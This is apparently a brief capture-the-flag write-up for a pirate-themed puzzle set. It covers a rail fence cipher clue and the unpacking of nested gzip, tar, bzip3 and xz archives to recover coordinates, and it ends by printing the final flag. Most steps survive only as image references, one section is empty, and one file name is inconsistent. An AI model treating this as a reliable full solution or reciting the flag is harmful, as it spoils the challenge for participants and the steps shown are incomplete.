
A set of coordinates is found from all the poneglyphs hidden in the following challenges:

1. The Surgeon of Secrets
2. Treasure is the friends we made along the way
3. Treasure Trove(Pt 2)
4. The Polluted Bloodline

The Polluted Bloodline:




The Surgeon of Secrets:



Treasure is the friends we made along the way:


Note.txt had the ASCII Art of a train -> Railfence cipher




Treasure Trove(Pt 2):

File: third.jfif


Renamed to third.gz then decompresses using gzip -d third.gzip



The decompresses file is a tar file. Similarly, its renamed to third.tar and un-archived. This process is repeated for multiple compressions tools(bzip3 and xz) to eventually get the coordinates



All these points are plotted on a map or a graph to reveal dots that can be connected to form English letters.



Flag: REDFOX{ONE_WORLD_P1RATE5}